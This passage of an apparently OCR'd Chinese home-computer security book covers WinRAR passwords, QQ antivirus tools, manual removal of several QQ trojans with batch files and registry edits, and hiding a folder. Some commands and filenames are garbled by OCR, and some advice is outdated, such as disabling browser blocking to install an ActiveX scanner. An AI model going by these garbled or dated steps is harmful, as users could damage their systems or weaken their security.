虽然互联网上一直流传着针对压缩文件的解密工具，不过根据笔者的实际测试，即使是笔者酷睿双核 1.60GHz 的 CPU 也只能让工具解密的速度仅达到几十次/每秒。假如把密码长度设置成数字与字母混合的 9 位的话，那么破解工具至少需要半年的时间才能破解出密码，从这一点来说，Winrar 还是可以勉强作为一种安全的加密手段的。

3．通过移位的方式增加密码复杂性

虽然使用生日、电话号码等作为密码是很不安全的，但一个人养成了密码设定习惯后总是很难改变的。笔者建议，通过打乱原本密码中代表实际意义的字符顺序来确保密码不会被其他人知道，比如在密码的前 3 位使用“133”，而后 8 位输入自己的 QQ 号码（或自己的生

日数字），这样即使有人在一旁偷窥，也只会认为你输入的是一个手机号码，从而达到干扰对方视线的目的。

10.2 QQ 密码安全保卫战

除了少数励志成为互联网安全专家或者国家安全部门的人士外，普通互联网用户了解计算机相关的安全知识都仅仅是为了上网时能有一个相对安全的网络环境而已。而这其中，许多用户对 QQ 的安全防范措施尤为关注。其实，腾讯公司的 QQ 软件发展到今天差不多已走过 10 年的时间，已经变得十分安全了，只要用户注意防范，保证 QQ 的安全并不是一件很难的事情。

10.2.1 巧用 QQ 医生

自从 QQ2007 版以后，其安全性有了显著地提高，这其中很大一部分要属于 QQ 医生的功劳。QQ 医生是 QQ2007 以及其后续版本自带的一种简单的杀毒软件，它的启动方法十分简单，步骤如下。

（1）开启 QQ 后，鼠标左键单击登录界面左下角的【查杀木马】按钮即可，如图 10-5 所示。

单击此按钮后，QQ 医生会自动检测当前系统是否存在盗取 QQ 的病毒木马以及可能被黑客利用的系统漏洞。

（2）假如 QQ 医生发现了系统中存在病毒、木马或可能被黑客利用的漏洞，就会给出提示，此时可以单击【启动 QQ 医生】按钮来进行修复，如图 10-6 所示。



图 10-5 使用“查杀木马”



图 10-6 发现可能存在的病毒

（3）图 10-7 为 QQ 医生主界面，用户只需单击【全面扫描】按钮，就会自动查杀病毒。大约 10 几秒后，界面中会出现如图 10-8 所示的扫描结果，继续单击【全部修复】按钮进行漏洞修补。

（4）修补结束后，程序会弹出如图 10-9 所示的重启提示窗口。无论是漏洞修补还是病毒查杀都需要重新启动计算机后才生效，所以要保存当前计算机尚未保存的文件，然后单击【立即重启】按钮来完成修补操作。



图 10-7 开启 QQ 医生



图 10-8 检测系统漏洞界面

最后，需要注意的一点是，“QQ 医生”软件虽然拥有不错的杀毒与修补能力，但是千万别试图将它作为系统中惟一的杀毒软件。因为 QQ 医生作为一种专门针对 QQ 的安全防护软件且不说在查毒能力上拥有很大的局限性，从运行方式上来看 QQ 医生并不如专业杀毒软件那样拥有即时监控功能，这就使得大部分 QQ 软件都有机会在木马被安装在系统中的同时，可以很轻松地反过来杀掉 QQ 医生，如图 10-10 所示。

事实上，大部分 QQ 木马也正是这么干的，如果开启 QQ 的同时发现 QQ 登录界面真的如图 10-10 所示的那样无法启动 QQ 医生，那么几乎可以确定系统中被植入了木马，因为 QQ 医生是不会自己坏掉的。建议此时立即启动杀毒软件来进行全面杀毒并重新安装最新版本的 QQ。从某种意义上说，QQ 医生存在的最大意义就是用来被木马杀的。




图 10-9　重启提示窗口



图 10-10　QQ 医生遭遇屏蔽

10.2.2　在线查杀 QQ 病毒

从上一小节中可以知道，QQ 医生在面对真正的 QQ 木马时惟一的作用就是自己“以身殉职”，提醒用户系统已被安装了木马病毒，此时如果你的系统中没有安装任何杀毒软件，惟一的办法就是获得各大杀毒厂商在线推出的免费杀毒软件了。当然，这些免费杀毒软件都是有针对性的，比如专杀某种流行病毒或某种漏洞病毒。国内著名的杀毒厂商瑞星公司就推出了针对 QQ 木马病毒的在线免费查杀软件，只要登录到瑞星的网站就能获得其提供的进行全面查杀木马病毒的软件了。

（1）登录网站：http://online.rising.com.cn/QQ/KillQQVirus.asp，在线杀毒软件需要安装 ActiveX 控件，如果在此之前浏览器使用了风险拦截功能请先结束对瑞星网站的拦截，并安装该 ActiveX 控件，如图 10-11 所示。




图 10-11　瑞星在线杀毒

（2）控件安装完毕后转到图 10-12 所示的杀毒界面，此时单击【杀 QQ 病毒】按钮，自

动查杀 QQ 病毒就开始了，如图 10-13 所示。由于瑞星在线查杀功能为全自动，所以在此不再进行过多的叙述，只是在杀毒完成后要重新启动系统才可以彻底清除病毒。



图 10-12 启动查杀 QQ 病毒



图 10-13 QQ 病毒查杀中

10.2.3 徒手力擒 QQ 病毒

虽然目前网络上流传着很多 QQ 病毒及木马专杀工具，但所有的查杀工具几乎都是在 QQ 病毒出现很长一段时间后才会被开发出来，在这期间，如果用户的计算机中了较厉害的病毒，那么惟一彻底清除的办法就是格式化所有的逻辑盘并为硬盘重新分区。如此一来，用户要付出的代价就太大了。在此，笔者介绍几种目前流行的 QQ 病毒的查杀方法，供用户选用。

1. 删除 QQ 弹出式广告木马

该木马会伪装成类似 QQ 式的弹出广告，随时在屏幕右下角弹出一个广告窗口。从图 10-14 中的内容上看既有不同的社会新闻，又有当前娱乐圈中吸引眼球的内容，很难会被认为这是一个木马链接地址。但实际上如果用户将鼠标放到该窗口中，鼠标会变成手状，单击窗口内任意处即可打开浏览器链接到广告网页（即使是单击“关闭”按钮）。正规的 QQ 弹出广告窗口中大多为文字或图片说明，只有单击说明中的链接才能打开网页，所以该弹出广告窗口实为一个网页链接木马。



图 10-14 伪装成广告的木马窗口

木马工作流程如下。

该木马会在 C:\Windows 目录中建立了一个“Backup”文件夹，并采用自动加载和监视备份文件功能，使得在安全模式下无法手动清除该木马。解决办法是使用批处理功能，在木马程序重建备份文件之前删除它。

查杀步骤如下。

（1）重新启动计算机，按 F8 键选择安全模式进入系统，如图 10-15 所示。新建文本文档，输入如下代码。

```
Move c:\windows\backup c:\windows\bak
Md c:\windows\backup
```




图 10-15 进入安全模式

（2）接着单击【文件】中的【另存为】选项，将文件名更改为“1.bat”，【保存类型】选择“所有文件”，然后进行保存，如图 10-16 所示。



图 10-16 保存为 BAT 文件

（3）双击运行该批处理文件后，进入“C:\windows”文件夹中的“Bak”文件夹，完成木马备份文件的删除，如图 10-17 所示。接着再新建一个文本文档，输入如下代码。

```
cd c:\
cd C:\windows\Downloaded Program Files
C:\windowsDownloaded Program Files move _IS_0518 c:\bak
```

（4）将此文本文件保存为“2.bat”文件（方法同步骤 2）。双击运行后，将 C 盘的“Bak”文件夹删除，再进入“C:\windows”目录，删除 Backup 文件夹，即完成了木马文件的清除。



图 10-17 删除 BAK 文件

（5）最后在【运行】对话框中输入“Regedit”，打开“注册表编辑器”窗口，分别将“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Advapi32”和“HKEY_CURRENT_USER/Software/advapi32”两个键值删除即可。

小贴士：何为安全模式

经常使用计算机的用户都知道，当计算机出现故障时，Windows 会提供一个名为“安全模式”的平台，在这里用户能解决很多问题——不管是硬件（驱动）还是软件的。

1. 进入安全模式

要使用“安全启动”选项，请按下列步骤操作。

（1）启动计算机并按键盘上的 F8 键。在一台配置为启动到单操作系统的计算机上，当看到启动菜单时可以按 F8 键。

（2）显示 Windows 高级选项菜单时，选择安全模式，然后按“Enter”键。

（3）当启动菜单再次出现并且蓝色文字“安全模式”出现在屏幕底部时，选择想启动的选项，然后按“Enter”键。

2. 3 种安全模式的选择

进入安全模式后，在出现的选项菜单中用键盘上的上下光标键进行选择即可进入不同的启动模式。选项菜单包括了以下几个。



（1）安全模式（SAFEBOOT_OPTION=Minimal）：

只使用基本文件和驱动程序。如鼠标（USB 串行鼠标除外）、监视器、键盘、硬盘、基本视频、默认系统服务等，但无网络连接。

如果采用安全模式也不能成功启动计算机，则可能需要使用恢复控制台功能来修复系统。

（2）带网络连接的安全模式（SAFEBOOT_OPTION=Network）：

在普通安全模式的基础上增加了网络连接。但有些网络程序可能无法正常运行，如 MSN 等，还有很多自启动的应用程序不会自动加载，如防火墙、杀毒软件等。所以在这种模式下一定不要忘记手动加载，否则恶意程序可能会在你修复计算机的过程中入侵。

（3）带命令行提示符的安全模式（SAFEBOOT_OPTION=Minimal(AlternateShell)）。

只使用基本的文件和驱动程序来启动，在登录之后，屏幕上显示命令提示符，而非 Windows 图形界面。

说明：在这种模式下，如果不小心关闭了命令提示符窗口，屏幕会全黑。可按组合键<Ctrl+Alt+Del>，调出“任务管理器”，单击“新任务”，再在弹出对话框的“运行”后输入“C:\WINDOWS\explorer.exe”，可马上启动 Windows 的图形界面，与上述 3 种安全模式下的界面完全相同。如果输入“c:\windows\system32\cmd”也能再次打开命令提示符窗口。事实上，在其他的安全模式或者正常启动时也可以通过这种方法来启动命令提示符窗口。

2．清除“QQ 乐”病毒

“QQ 乐”病毒（Worm/QQMsg.Lee）会自动搜索 QQ 用户中的好友，不断向他们发送包含一串网址的消息。好友在单击网址链接登录网站后，就有可能会被感染该病毒。

木马工作原理如下。

“QQ 乐”病毒会创建“System32.exe”进程和一个名为“Lee”的管理员账户。会在每个分区根目录下创建“Autorun.inf”文件和“System32.exe”、“System32dll.dll”文件。由于“Autorun.inf”是自运行文件（常用于自启动光盘），当双击任意分区盘符时就会使系统自动执行该“Autorun.inf”文件的命令，以达到运行“System32.exe”、“System32dll.dll”病毒文件的目的。

清除方法如下。

（1）鼠标左键单击【开始】菜单，并在弹出菜单中选择【搜索】项，在弹出的下级菜单中鼠标左键单击【文件或文件夹】项，如图 10-18 所示。




图 10-18　使用搜索功能

（2）在弹出的搜索窗口中的【包含文字】一栏中输入“lee”，并单击【立即搜索】按钮进行查找，会找到一个创建管理员账户的批处理文件“Admin.bat”，将其删除即可，如图 10-19 所示。

（3）最后将每个分区根目录下的“Autorun.inf”、“System32.exe”和“System32dll.dll”文件删除，再将搜索到的“Admin.bat”文件删除即可。



图 10-19 成功搜索到 admin.bat

3. 查杀 QQ 龟病毒

一旦感染了“QQ 龟病毒”(Trojan/QQMsg,Zigui.b)，用户的计算机便会出现如下的症状：自动给 QQ 好友发送文件，而且文件名为“……白骨精……”、“一个对你工作有益的东西”，等等。该病毒被金山毒霸网站上排列年度十大病毒之第四位。

清除方法如下。

（1）打开【任务管理器】，结束“RUNDLL32.EXE”和“TXP1atform.exe”进程。需要注意的是“TXP”后面是数字“1”而不是字母“L”，而此进程与 QQ 的相关进程 TXPLatform.exe 外表上看上去完全一致，所以在关闭此进程前要注意先关闭 QQ，以免出现混淆，如图 10-20 所示。

（2）单击【我的电脑】图标，鼠标左键单击【工具】，并在弹出的下拉菜单中选择【文件夹选项】。

（3）在弹出的【文件夹选项】中选择【查看】标签，在【高级设置】一栏下方将【隐藏受保护的操作系统文件】的勾选去掉，并在【隐藏文件和文件夹】一栏中选择【显示所有文件和文件夹】单项按钮，如图 10-21 所示。

（4）进入系统文件夹下（C:\windows\system32）找到“ .exe”、“notepad .exe”以及此文件夹下下级目录“system”下的文件“RUNDLL32.EXE”。接下来进入 QQ 安装文件夹，删除“TXP1atform.exe”文件（同样注意别把“TXPLatform.exe”错删了）。

（5）打开注册表编辑器，删除“HKEY_LOCAL_MACHINE\Software\Classes\Msipv”和

“HKEY_CURRENT_USER\Software\Classes\Msipv”下的“MainSetup”、“MainUp”、“MainVer”3 个 DWORD 键值。最后通过修复 EXE 和 TXT 文件关联，重新启动即可。



图 10-20 结束 TXPlatform.exe 进程




图 10-21 隐藏文件设置

如上所述的解决方法都是目前较为流行的病毒植入方式，其实目前很多杀毒软件都可以自动识别很多 QQ 病毒的未知变种，建议用户在 QQ 出现问题时，先升级杀毒软件进行查杀，只有在杀毒软件无法彻底将病毒根除时，再用手工清除的办法，避免由于手工操作不当带来的问题。

10.3 另辟捷径保护机密文件

无论是在现实生活中，还是在影视剧作品中，当提到某些不能外泄的机密文件时，总是会被加上一条长长的密码。不过既然被设定了密码，那么就表明这个文件是不想被任何人看到的隐私文件。但是，一些有好奇心的人会想尽办法去研究出这些文件的密码，如此一来，设定了密码反倒是欲盖弥彰了。事实上，笔者认为想要真正地保护好自己的隐私文件完全不用大费周章地设定各种复杂的密码，只需要简单的几步操作，就会让它变得隐形一般。

10.3.1 文件夹隐身术

提起让文件夹隐身，从理论上说完全可行，因为所有的文件从外表看无非是由文件名和图标两部分构成，只要将这两项全部设置成空白，就可以达到真正的隐身了，步骤如下。

（1）将要隐藏的文件夹重命名为空格。熟悉 Windows 文件命名规则的读者都知道，Windows 中文件名的开头或结尾是禁止使用空格的，但系统禁止的仅仅是英文的空格而已，只需要使用中文输入法中的全角拼音中的空格，系统就不会禁止了，如图 10-22 所示。

（2）鼠标右键单击该文件夹，并在弹出的菜单中选择【属性】，并在弹出的【属性设置】对话框中选择【自定义】标签，如图 10-23 所示。



图 10-22　文件名为空格的文件夹




图 10-23　【自定义】标签页面

（3）单击【自定义】界面中的【更改图标】按钮，弹出如图 10-24 所示的选择图标窗口，选择系统默认的 3 个外表为“空”的图标（就是笔者在图 10-24 中选中的图标）。选择图标后单击【确定】按钮返回文件目录，就可以看到修改之后的效果了，如图 10-25 所示的右侧窗口的左上角空白处就为被隐藏的文件夹。



图 10-24　选择图标



图 10-25　文件夹被成功隐藏

这种隐藏文件夹方法的缺点是只能使外表“看上去很美”，而实际上缺陷是非常多的。比如用户使用“刷新”命令时将看到原本被隐藏的文件夹会闪动一下，而且如果在此目录下使用按“修改时间”排列图标的话，被隐藏的文件夹就会将系统时间显示出来，如此一来，隐藏的目的就被立即揭穿了，如图 10-26 所示。




图 10-26 隐藏的文件夹出现了修改时间

10.3.2 设置拒绝访问的文件夹

在介绍此种方法之前，首先来说明一下文件夹的具体概念。

文件夹（folder），DOS 时代称“目录（directory）”，一般被认为是组织和存放文件的容器。事实上，文件夹在磁盘上并不是一段实际的数据，而是文件系统表达给操作系统的一种组织文件的结构，并不表示一个固定的磁盘存储区域。与文件夹不同的是，我们看到的文件，是文件系统中对磁盘上实际数据的映射。

大多数文件夹现象往往和我们所熟悉的 Windows、Windows NT 操作系统有着密切的关系，一般是由于文件夹的名称引起的。一些名称在文件系统中被认为是正常的，而在操作系统中却被认为是不合法的，这样在操作系统试图访问文件系统的时候就会出错，如图 10-27 所示。其实只要对系统有所了解，就可以通过一点小手段，让这种神秘莫测的“错误文件夹”成为自己的保密专家，方法如下。

